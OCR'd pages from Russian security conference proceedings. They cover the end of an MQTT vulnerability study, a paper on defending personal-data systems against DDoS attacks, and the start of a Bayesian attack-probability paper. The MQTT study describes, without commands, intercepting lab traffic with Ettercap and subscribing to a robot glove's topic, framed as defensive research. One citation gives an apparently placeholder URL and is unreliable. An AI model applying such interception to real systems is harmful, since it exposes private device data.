

Рис. 1. Количество уязвимостей за 2014–2023 гг

Перечень некоторых, наиболее известных, уязвимостей в протоколе MQTT [5–6]:

1. Слабая аутентификация.

Во многих версиях MQTT-брокеров не используются надежные механизмы аутентификации, что может привести к несанкционированному доступу. Отсутствие надежной аутентификации облегчает злоумышленникам подделку идентификационных данных и доступ к конфиденциальным данным. Чаще всего, в конфигурациях по умолчанию многих брокеров, использующих MQTT, отсутствует надлежащая аутентификация.

2. Недостаточное шифрование.

Отсутствие поддержки надежного шифрования в MQTT-брокерах может привести к уязвимости конфиденциальных данных во время передачи. Многие системы передают данные в виде обычного текста, что позволяет злоумышленникам легко перехватывать и читать сообщения. Эта уязвимость особенно важна в приложениях Интернета вещей, где устройства непрерывно отправляют и получают данные. Отсутствие TLS-шифрования при передаче данных является существенной уязвимостью во многих системах.

3. Неправильное управление сеансами

Некорректное управление сеансами может позволить злоумышленникам сохранять сеансы открытыми и ненадлежащим образом использовать ресурсы. Отсутствие механизмов для надлежащего управления сеансами может привести к ситуациям, когда злоумышленники используют постоянные соединения для постоянного доступа к ресурсам.

4. Отсутствие контроля доступа

Отсутствие гибкого контроля доступа может привести к несанкционированному доступу пользователей к разделам они не должны иметь к ним доступа. Многие системы MQTT не реализуют гибкий контроль доступа, позволяя пользователям получать доступ к широкому спектру ресурсов без надлежащих ограничений.

Используя вышеописанные уязвимости, злоумышленники могут реализовать атаки, которые могут быть серьезной проблемой, особенно в контексте использования данного протокола в высокочувствительных и динамичных системах, таких как иммерсивные технологии и услуги телеприсутствия. Некоторые виды атак на протокол MQTT представлены ниже [7–10].

1. Перехват сообщений (Eavesdropping).

MQTT не предусматривает обязательного шифрования данных. Это делает возможным перехват сообщений между клиентами и сервером. В случае отсутствия шифрования злоумышленники могут получить доступ к чувствительной информации, такой как команды управления или телеметрические данные.

2. Атака посредника (Man-in-the-Middle).

Без взаимной аутентификации и должного уровня шифрования сообщения могут быть перехвачены и изменены злоумышленниками. Это может привести к внедрению ложных данных, а также к перенаправлению трафика на вредоносные серверы.

3. Отказ в обслуживании (DoS).

Атаки на сервер MQTT могут привести к перегрузке системы, что делает её недоступной для легитимных пользователей. Протокол не предусматривает механизмов защиты от таких атак, что увеличивает уязвимость в условиях перегрузки.

4. Внедрение и повторное воспроизведение сообщений.

Внедрение вредоносных сообщений в систему и повторное воспроизведение перехваченных сообщений могут нарушить целостность и синхронизацию данных. В MQTT отсутствуют встроенные механизмы для защиты от таких атак.

5. Несанкционированный доступ и подделка идентичности.

Недостаточные механизмы аутентификации и авторизации позволяют злоумышленникам подписываться на конфиденциальные темы или выдавать себя за легитимные устройства. Это может привести к распространению ложной информации или выполнению несанкционированных действий.

Целью данного исследования является анализ угроз безопасности в протоколе MQTT, с фокусом на их последствия для иммерсивных технологий. В качестве экспериментальной модели использована система, состоящая из роборуки и перчатки, передающих данные через MQTT-брокер. В эксперименте также используется утилита Ettercap для перехвата трафика и анализа уязвимостей.

В ходе эксперимента было установлено, что через перехваченные сообщения можно извлечь название топика, что позволяет злоумышленникам подписываться на важные темы и распространять ложную информацию или выполнять несанкционированные действия.

Элементы системы участвующие в эксперименте: роборука с IP-адресом: 192.168.31.211, перчатка с IP-адресом: 192.168.31.235 MQTT-брокер с IP-адресом: 192.168.31.248.

С помощью утилиты Ettercap для Ubuntu перехватываем трафик и узнаем название топика, который продемонстрирован на рис. 2.



Рис. 2. Перехваченный трафик в Wireshark

С помощью консоли можем подписаться на топик, который передает на перчатку данные, процесс отображен на рис. 3.



Рис. 3. Подписка на топик «hand»

Таким образом, отсутствие взаимной аутентификации позволило успешно реализовать атаку типа «Перехват сообщений» в ходе исследования.

Далее в работе применяется рекомендация для повышения безопасности протокола [11], а именно использование аутентификации. Видно, что аутентификации позволяет исключить подключение анонимных пользователей, так мы защищаем систему от атаки типа “Несанкционированный доступ”. Процесс не удавшейся попытки отображен на рис. 4.

Рис. 4. Неудачная попытка подписки на топик (неверные данные)

Но у данного решения есть существенные минусы:

— данные о наименовании топиков и содержание сообщений остаются не защищенными

— включение аутентификации не исключает возможность атаки типа «Несанкционированный доступ», так как существует возможность подобрать пароль путем перебора комбинаций.

Следовательно, далее представлены несколько рекомендаций для повышения безопасности протокола MQTT:

1. Шифрование данных. Использование TLS для шифрования сообщений между клиентом и сервером обеспечивает защиту от перехвата данных.

2. Взаимная аутентификация. Важно обеспечить взаимную аутентификацию между клиентами и сервером для предотвращения атак посредника.

3. Строгий контроль доступа. Внедрение Access Control Lists (ACL) и строгих политик безопасности поможет ограничить доступ к критически важным данным и устройствам.

4. Защита от повторных атак. Для защиты от повторного воспроизведения сообщений следует использовать механизмы временных меток и токенов.

Заключение. Протокол MQTT является популярным и эффективным инструментом для передачи данных в современных системах, включая иммерсивные технологии. Однако его простота и легковесность сопряжены с рядом серьезных уязвимостей, которые могут привести к утечке данных, нарушению целостности информации и отказу в обслуживании. Для повышения безопасности передачи данных через MQTT в иммерсивных системах необходимо внедрить комплексные меры защиты, включая шифрование, аутентификацию и строгий контроль доступа. Только таким образом можно минимизировать риски и обеспечить надежную работу в условиях новых технологий и сетей связи 6G.

СПИСОК ЛИТЕРАТУРЫ

1. Security Decision Support in the Control Systems based on Graph Models / E. V. Doynikova, A. V. Fedorchenko, E. S. Novikova [et al.] // IV International Conference on Control in Technical Systems (CTS), SPetersburg Electrotechnical University “LETI”, 21–23 сентября 2021 года. IEEE, 2021. P. 224-227. DOI 10.1109/CTS53513.2021.9562793. EDN SGNONH.
2. Research and Evaluation of the Most Significant Quantitative Characteristics of MPLS Equipment / A. Krasov, P. Karelsky, I. Zuyev [et al.] // Smart Innovation, Systems and Technologies. 2021. Vol. 220. P. 431-443. DOI 10.1007/978-981-33-6632-9_38. EDN KHZCLM.
3. Hintaw, A. M., Selvakumar, Karuppayah, Shankar, Abomaali, Mohammed. A Brief Review on MQTT’s Security Issues within the Internet of Things (IoT) // Journal of Communications. 2019. № 14. Pp. 463-469. 10.12720/jcm.14.6.463-469.
4. Разработка модели обеспечения отказоустойчивости сети передачи данных / Д. В. Сахаров, С. И. Штеренберг, М. В. Левин, Ю. А. Колесникова // Известия высших учебных заведений. Технология легкой промышленности. 2016. Т. 34, № 4. С. 14-20. EDN YNLHLN.
5. Моделирование защищенной масштабируемой сети предприятия с динамической маршрутизацией на основе IPv6 / Д. В. Сахаров, А. В. Красов, И. А. Ушаков, Э. В. Бирих // Защита информации. Инсайд. 2020. № 1(91). С. 51-57. EDN TOHWOS.
6. Шевченко А. А. Модель процесса защиты информационно-телекоммуникационной сети от несанкционированного воздействия // Инновационная деятельность в Вооруженных Силах Российской Федерации: Труды всеармейской научно-практической конференции, Санкт-Петербург, 10–11 октября 2019 года. СПб. : Военная академия связи им. Маршала Советского Союза С.М. Буденного» МО РФ, 2019. С. 166-173.
7. Липатников В.А., Парфиров В.А., Шевченко А.А., Мелехов К.В. Модель процесса обеспечения безопасности сети передачи данных в условиях информационного противоборства // Актуальные проблемы защиты и безопасности: Труды XXVI Всероссийской научно-практической конференции, Санкт-Петербург, 03–06 апреля 2023 года. Т. 1. СПб. : Типография Любавич, 2023. С. 569-572.
8. Липатников В.А., Шевченко А.А., Омаров Р.Г. Способ защиты информационных сетей транспортных систем от DDoS-атак с прогнозированием // Транспорт России: проблемы и перспективы 2019: Мат-лы международ. нучно-практ. конф., Санкт-Петербург, 12–13 ноября 2019 г.. Т. 1. СПб: Институт проблем транспорта им. Н.С. Соломенко РАН, 2019. С. 413-417.

УДК 004.056

ЗАЩИТА ПЕРСОНАЛЬНЫХ ДАННЫХ ПРИ DDOS-АТАКАХ

Задбоев Вадим Александрович[1], Кот Ирина Игоревна[2], Саитов Никита Михайлович[2]

[1] Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: daritergha@gmail.com, sitov.nm@sut.ru, zadboev89@mail.ru

Аннотация. В статье рассматриваются угрозы, связанные с DDoS-атаками, и их влияние на безопасность персональных данных. Предложены технические и организационные меры для обеспечения устойчивости систем обработки конфиденциальной информации в условиях сетевых атак.

Ключевые слова: безопасность; DdoS; атака; Zero Trust; failover.

PROTECTION OF PERSONAL DATA DURING DDOS ATTACKS

Zadboev Vadim[1], Kot Irina[2], Saitov Nikita[2]

[1] The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

[2] The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: daritergha@gmail.com, sitov.nm@sut.ru, zadboev89@mail.ru

Abstract. The article explores the threats posed by DDoS attacks and their impact on the security of personal data. It presents technical and organizational measures to ensure the resilience of data processing systems in the face of network attacks, with a focus on protecting sensitive user information even in the event of a breach.

Keywords: security; DdoS attack; Zero Trust; failover.

Введение. В современном цифровом обществе защита информации стала одной из ключевых задач для организаций и государственных структур. Особенно остро стоит вопрос обеспечения безопасности персональных данных — конфиденциальной информации, связанной с физическими лицами, включая имя, адрес, контактные данные, биометрию и другие сведения. Однако наряду с традиционными угрозами, такими как кражи данных или несанкционированный доступ, всё чаще возникают инциденты, связанные с DDoS-атаками (Distributed Denial of Service), которые могут стать серьёзным риском для целостности систем, содержащих персональные данные.

DDoS-атака представляет собой метод намеренного перегруза серверов, сетевых ресурсов или приложений с целью их недоступности для законных пользователей [1]. Хотя основной задачей таких атак часто является просто вывод сервиса из строя, они могут также использоваться как отвлекающий манёвр для маскировки более сложных киберпреступлений, включая хищение персональных данных. В условиях, когда многие организации используют облачные технологии и публичные сервисы, подверженность DDoS-угрозам возрастает.

Важно понимать, что защита персональных данных не ограничивается шифрованием и контролем доступа. Эффективная система кибербезопасности должна учитывать комплексный подход, включающий защиту от сетевых атак, мониторинг трафика, анализ уязвимостей и оперативное реагирование на инциденты. Поэтому исследование взаимосвязи между DDoS-атаками и безопасностью персональных данных имеет не только теоретическую, но и практическую ценность.

Цель данной статьи — рассмотреть проблему воздействия DDoS-атак на системы, обрабатывающие персональные данные, проанализировать возможные последствия, предложить эффективные меры противодействия и выработать рекомендации по повышению уровня защищённости информации. В следующей главе будет проведён подробный анализ угроз, механизмов реализации DDoS-атак и их влияния на информационную безопасность.

Анализ DDoS-атак и их последствий для персональных данных. DDoS-атаки (Distributed Denial of Service) представляют собой одну из наиболее распространённых форм кибератак, направленных на нарушение нормального функционирования сетевых ресурсов путём искусственного создания чрезмерной нагрузки на серверы или каналы связи [2]. Такие атаки реализуются с использованием ботнетов — сетей заражённых устройств, находящихся под контролем злоумышленника. Благодаря распределённой архитектуре современных ботнетов, атакующий может генерировать огромные объёмы трафика, что делает классические методы фильтрации и ограничения пропускной способности недостаточными.

Классификация DDoS-атак. Существует несколько категорий DDoS-атак, каждая из которых воздействует на разные уровни сетевой модели OSI:

1. Атаки на уровне приложений (L7) — направлены на перегрузку конкретных сервисов (например, веб-серверов), имитируя большое количество пользовательских запросов. Часто используются для обхода систем WAF (Web Application Firewall) и выявления уязвимостей в API.
2. Протокольные атаки (L3/L4) — затрагивают транспортный и сетевой уровни, например, SYN-флуды, UDP-флуды и другие виды атак, исчерпывающих ресурсы соединений.
3. Volumetric-атаки — направлены на перегрузку канала связи за счёт генерации огромного объёма трафика, часто с использованием методов амплификации (например, DNS, NTP, SSDP).

Эти типы атак могут применяться как по отдельности, так и в комбинации, создавая многоуровневые угрозы, которые сложно обнаружить и нейтрализовать.

Воздействие на системы, содержащие персональные данные. Несмотря на то, что основной задачей DDoS-атак является блокировка доступа к сервисам, их влияние на безопасность персональных данных может быть значительным. Во-первых, длительная атака может вызвать сбои в работе систем хранения и обработки данных, включая СУБД (системы управления базами данных), что повышает риск потери целостности информации. Во-вторых, DDoS-атаки могут быть частью сложной многостадийной стратегии киберпреступников: например, они используются как отвлекающий манёвр во время проведения других атак, таких как SQL-injection, XSS или эксплуатация уязвимостей в коде приложений [3].

Особую опасность представляет использование DDoS-атак в отношении организаций, предоставляющих услуги в сфере здравоохранения, банковского обслуживания, образования или государственных услуг. Потеря доступности таких систем может не только нарушить права граждан на получение услуг, но и привести к утечке конфиденциальной информации, особенно если система безопасности ослаблена из-за перегрузки.

Кроме того, даже кратковременная атака может стать причиной снижения доверия пользователей к сервису, юридических последствий (например, штрафов за нарушение требований GDPR или ФЗ-152 в России) и финансовых потерь из-за простоев и необходимости восстановления инфраструктуры.

Тренды и статистика. По данным исследовательских компаний, таких как Cloudflare, Akamai и Kaspersky, количество DDoS-атак увеличивается год за годом. Особенно заметно возросло число атак с применением протоколов амплификации и атак уровня приложений, которые сложнее поддаются автоматическому обнаружению [4–5]. Также наблюдается рост числа DDoS-for-hire сервисов (так называемые «booter» и «stresser»), позволяющих даже неопытным пользователям организовать мощную атаку за относительно небольшую плату.

В контексте персональных данных особенно тревожным является факт использования DDoS-атак в качестве одного из элементов комплексных киберугроз. Например, в ряде случаев после DDoS-атак были

зафиксированы попытки несанкционированного доступа к базам данных, что указывает на координацию действий злоумышленников и их стремление максимизировать ущерб.

Таким образом, анализ текущего состояния угроз показывает, что DDoS-атаки продолжают эволюционировать, становясь более масштабными и сложными [6]. Их воздействие выходит за рамки простого вывода сервисов из строя и может непосредственно влиять на сохранность и доступность персональных данных. В следующей главе будут рассмотрены возможные технические и организационные меры, направленные на противодействие таким угрозам.

Меры по защите персональных данных при DDoS-атаках и общие методы противодействия. Обеспечение устойчивости информационных систем к DDoS-атакам требует комплексного подхода, включающего как технические меры защиты, так и организационные процедуры, направленные на минимизацию рисков и оперативное реагирование на инциденты. Поскольку такие атаки могут не только блокировать доступ к сервисам, но и служить прикрытием для более опасных действий — таких как хищение персональных данных, — важно интегрировать защиту от DDoS в общую стратегию обеспечения информационной безопасности.

Технические меры защиты. На сегодняшний день существует ряд выверенных и статистически успешных мер защиты и предотвращения последний DDoS-атак. Ниже представлены самые широкоприменяемые:

1. Использование CDN и решений для фильтрации трафика

Content Delivery Network (CDN) позволяют распределять нагрузку между географически удалёнными серверами, что снижает вероятность перегрузки основного ресурса [7]. Современные CDN-провайдеры (например, Cloudflare, Akamai, AWS Shield) предлагают встроенные механизмы обнаружения и фильтрации вредоносного трафика, включая автоматическое определение флудовых атак и блокировку подозрительных IP-адресов.

2. Внедрение WAF (Web Application Firewall)

Веб-брандмауэры обеспечивают защиту на уровне приложений, анализируя HTTP-запросы и блокируя потенциально опасные действия. Это особенно важно при атаках типа L7, где злоумышленник имитирует поведение законного пользователя с целью перегрузить сервер или получить доступ к данным.

3. Настройка балансировки нагрузки и отказоустойчивости:

Использование систем балансировки нагрузки (Load Balancer) позволяет распределять входящие запросы между несколькими серверами, предотвращая их перегрузку. Также рекомендуется внедрять механизмы отказоустойчивости (failover), которые обеспечивают автоматический переход на резервные системы в случае выхода из строя основных компонентов инфраструктуры.

4. Мониторинг трафика и системы IDS/IPS

Системы обнаружения вторжений (IDS) и предотвращения вторжений (IPS) помогают выявлять аномалии в сетевом трафике, сигнализируя о возможных DDoS-атаках на ранних стадиях. Эти решения могут быть реализованы как аппаратно, так и программно, например, с использованием Snort, Suricata или коммерческих продуктов.

5. Применение Rate Limiting и CAPTCHA:

Ограничение количества запросов от одного клиента (rate limiting) и использование механизмов проверки пользователей (CAPTCHA) позволяет эффективно противостоять атакам уровня приложений, особенно когда злоумышленник использует ботов для генерации трафика [8].

Организационные и процессуальные меры. Разработка и тестирование плана реагирования на инциденты (IRP). Для минимизации последствий DDoS-атак организация должна иметь чётко прописанный план реагирования на инциденты, включающий роли и ответственность сотрудников, этапы диагностики, взаимодействие с провайдерами и регуляторами, а также процедуры восстановления сервисов [9–10].

1. Проведение регулярных пентестов и нагрузочных тестов.

Проведение тестов на проникновение (penetration testing) и имитация DDoS-атак в контролируемой среде позволяют заранее выявить уязвимости в инфраструктуре и протестировать эффективность средств защиты.

2. Соблюдение требований нормативно-правовой базы.

В странах, где действуют законы о защите персональных данных (например, GDPR в ЕС, ФЗ-152 в России), соблюдение требований к обеспечению безопасности информации является обязательным. Это включает шифрование данных, ограничение доступа, ведение журналов событий и своевременное уведомление регуляторов о нарушениях.

3. Обучение персонала и повышение осведомлённости.

Часто человеческий фактор становится слабым звеном в системе безопасности. Регулярное обучение сотрудников основам кибербезопасности, а также проведение тренингов по реагированию на «киберинциденты» значительно повышает уровень готовности организации к внешним угрозам.

Разработка собственного решения. В рамках выявленной проблемы атак на конфиденциальные или пользовательские данные возникает потребность в создании системы, устойчивой как к самим DdoS-атакам, так и адаптированная к защите данных. Цель системы — обеспечить бесперебойную работу сервиса по обработке и хранению персональных данных в условиях DDoS-атак, а также защиту самих данных даже при условии частичного прорыва злоумышленника.

Стек используемых технологий. Технологии, собранные в стек для проектирования системы представлены в таблице 1.

Таблица 1

Стек технологий и их назначение

Технология	Назначение
CDN (Cloudflare, AWS Shield)	Распределение трафика, фильтрация подозрительного пакетов на уровне сети
WAF (Web Application Firewall)	Блокировка вредоносных HTTP-запросов, защита от L7-атак
Rate Limiting	Ограничение количества запросов от одного клиента для предотвращения флуда
CAPTCHA / ReCAPTCHA v3	Проверка пользователей на «человечность»
Load Balancer (HAProxy, NGINX Plus)	Балансировка нагрузки между серверами
Prometheus + Grafana	Мониторинг трафика, отслеживание аномалий в сетевом потоке, инфографика
IDS/IPS (Snort, Suricata)	Обнаружение и блокировка вторжений на ранних стадиях
Балансировка нагрузки + auto-failover	Переключение на резервные серверы при падении основных
AES-256, TLS 1.3	Шифрование, защита конфиденциальности и целостности персональных данных
RBAC + MFA	Контроль доступа к данным и двухфакторная аутентификация администраторов
Резервное бэкапирование	Восстановление данных в случае повреждения или компрометации
Zero Trust Architecture	Минимизация доверия к любым запросам; проверка на каждом этапе

Принцип действия системы. Последовательная работа схемы:

1. Входящий трафик направляется через CDN:
— все запросы поступают сначала на CDN, где происходит начальная фильтрация трафика;
— CDN скрывает реальный IP-адрес сервера и защищает от volumetric-атак.
2. Трафик проходит через WAF:
— на этом этапе анализируются HTTP-запросы, блокируются SQLi, XSS и подозрительные заголовки;
— при увеличении числа запросов от одного пользователя активируется механизм ограничения;
— если система подозревает бота, пользователь перенаправляется на верификацию (CAPTCHA).
3. Запросы передаются на Load Balancer:
— нагрузка равномерно распределяется между несколькими экземплярами приложения;
— при выходе из строя одного узла нагрузка перераспределяется на другие.
4. Мониторинг и обнаружение атак:
— системы IDS/IPS и инструменты мониторинга (Prometheus + Grafana) анализируют трафик на предмет аномалий;
— при обнаружении DDoS-атаки запускаются автоматические реакции: блокировка IP, оповещение администратора.
5. Данные шифруются и защищаются политиками доступа:
— персональные данные хранятся в зашифрованном виде (AES-256), передача — только через TLS 1.3;
— доступ к базам данных контролируется RBAC и многофакторной аутентификацией (MFA).
6. Если атака прорывается, применяется проверка по Zero Trust и Failover:
— запросы, прошедшие через защиту, всё равно проверяются на уровне приложения;
— при компрометации одной зоны система автоматически переключается на резервную инфраструктуру.
7. Автоматическое восстановление и отчетность:
— администратор получает уведомления о произошедшем инциденте;
— включаются резервные копии данных, система восстанавливается в безопасном состоянии.

Схема работы системы представлена на рис. 1.



Рис. 1. Схема работы

Анализ результата. Исходя из анализа работы выбранных технологий, как по-отдельности, так и в стеке, можно вывести следующие преимущества системы:

— высокая отказоустойчивость и масштабируемость;
— многоуровневая защита от DDoS-атак разных типов;
— -конфиденциальность и целостность персональных данных даже при частичной компрометации;

- поддержка требований GDPR, ФЗ-152 и других нормативов [11–12];
- возможность быстрого восстановления после атаки.

Таким образом, разработанная система представляет собой комплексное решение, сочетающее современные технологии кибербезопасности, облачные практики и принципы Zero Trust, чтобы не просто противостоять DDoS-атакам, но и гарантировать защиту персональных данных на всех этапах их обработки [13–14].

Заключение. В статье был проведен анализ существующих угроз со стороны DDoS-атак и тендеций их развития. Были рассмотрены ключевые инструменты и технологии, позволяющие минимизировать и предотвращать последствия DDoS-атак как для системы, так и для персональных данных в рамках этой системы.

Была предложена модель, представляющая собой стек слаженно работающих методов защиты, охватывающий усиление безопасности конфиденциальной информации на разных уровнях доступа. Выводы по результатам моделирования продемонстрировали необходимость комплексного подхода к обеспечению безопасности современных инфраструктур. Очевидна тенденция к дальнейшим исследованиям новых и более комплексных сценариев атак, разработке новых методов защиты и улучшения существующих. От их эффективности зависит будущее современных систем.

СПИСОК ЛИТЕРАТУРЫ

1. Ковалёв, Д. С. Современные методы защиты от DDoS-атак / Д. С. Ковалёв, А. В. Логинов // Информационная безопасность. 2020. № 3. С. 45–52. URL: https://some-journal-link.ru/ddos-methods (дата обращения: 20.05.2025).
2. Гребнева, М. А. Утечки персональных данных в цифровой экономике: риски и пути минимизации / М. А. Гребнева // Экономическая безопасность. 2022. № 2. С. 112–120.
3. Петров, А. И. Основы кибербезопасности корпоративных сетей / А. И. Петров, Н. В. Смирнов. М.: Технополис, 2019. 278 с.
4. Cloudflare. Understanding DDoS attacks / Cloudflare Resources. URL: https://www.cloudflare.com/learning/ddos/ (дата обращения: 25.05.2025).
5. Kaspersky Lab. DDoS Protection Solutions. Annual Report 2023 / Kaspersky DDoS Report. URL: https://www.kaspersky.com/resource-center/attacks-threats/ddos-protection-solutions (дата обращения: 18.04.2025).
6. Липатников В.А., Шевченко А.А. Модель процесса управления информационной безопасностью распределенной информационной системы на основе выявления и оценки уязвимостей // Информационные системы и технологии. 2018. № 1(105). С. 114-123.
7. ISO/IEC 27001:2013. Information technology Security techniques Information security management systems Requirements. URL: https://www.iso.org/isoiec-27001-information-security.html (дата обращения: 22.04.2025).
8. GDPR. General Data Protection Regulation (EU) 2016/679. Official Journal of the European Union. URL: https://gdpr-info.eu/ (дата обращения: 24.05.2025).
9. Федеральный закон от 27.07.2006 № 152-ФЗ О персональных данных // Российская газета. URL: http://www.consultant.ru/document/cons_doc_LAW_61801/ (дата обращения: 23.05.2025).
10. Липатников В.А., Шевченко А.А. Проактивное управление информационной безопасностью автоматизированной системы радиоконтроля // Информационные системы и технологии. 2019. № 4(114). С. 112-121.
11. Липатников В.А., Ложечкин А.А., Шевченко А.А. Построение комплексной защиты киберфизической системы от деструктивных воздействий // Информационные системы и технологии. 2020. № 6(122). С. 112-120.
12. Разработка методологии тестирования систем защиты информации в виртуальных комплексах для обнаружения ошибок I и II-рода / А. В. Красов, Р. Р. Максудова, В. В. Нефедов [и др.] // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 1. С. 45-52. DOI 10.46418/2079-8199_2021_1_7. EDN AACDXB.
13. Security Decision Support in the Control Systems based on Graph Models / E. V. Doynikova, A. V. Fedorchenko, E. S. Novikova [et al.] // IV International Conference on Control in Technical Systems (CTS), Saint Petersburg Electrotechnical University “LETI”, 21–23 сентября 2021 года. IEEE, 2021. P. 224-227. DOI 10.1109/CTS53513.2021.9562793. EDN SGNONH.
14. Разработка модели обеспечения отказоустойчивости сети передачи данных / Д. В. Сахаров, С. И. Штеренберг, М. В. Левин, Ю. А. Колесникова // Известия высших учебных заведений. Технология легкой промышленности. 2016. Т. 34, № 4. С. 14-20. EDN YNLHLN.

УДК 004.056

РАСЧЕТ ВЕРОЯТНОСТИ АТАКИ НА ИНФОРМАЦИОННО-ВЫЧИСЛИТЕЛЬНУЮ СЕТЬ НА ОСНОВЕ СЕТЕЙ БАЙЕСА

Задбоев Вадим Александрович, Липатников Валерий Алексеевич, Садовников Владимир Евгеньевич
Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: zadboev89@mail.ru, alex_pavel1991@mail.ru, bladimir1998@mail.ru

Аннотация. В статье рассматривается применение байесовских сетей для оценки вероятности атаки по внедрению вредоносного ПО в информационно-вычислительных сетях. Предложена модель, учитывающая ключевые факторы риска: уязвимости ПО, поведение пользователей, эффективность средств защиты и наличие индикаторов компрометации. Модель позволяет динамически пересчитывать вероятность атаки на основе данных из SIEM-систем. Приведён пример расчёта апостериорной вероятности, подтверждающий практическую применимость подхода. Показано, что использование байесовского анализа повышает точность обнаружения угроз и эффективность реагирования.

Ключевые слова: байесовская сеть; вероятность атаки; внедрение вредоносного ПО; информационная безопасность; анализ рисков; SIEM; управление инцидентами; критическая информационная инфраструктура.

CALCULATION OF THE PROBABILITY OF AN ATTACK ON AN INFORMATION AND COMPUTING NETWORK BASED ON BAYESIAN NETWORKS

Zadboev Vadim, Lipatnikov Valeriy, Sadovnikov Vladimir
The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mails: zadboev89@mail.ru, alex_pavel1991@mail.ru, bladimir1998@mail.ru

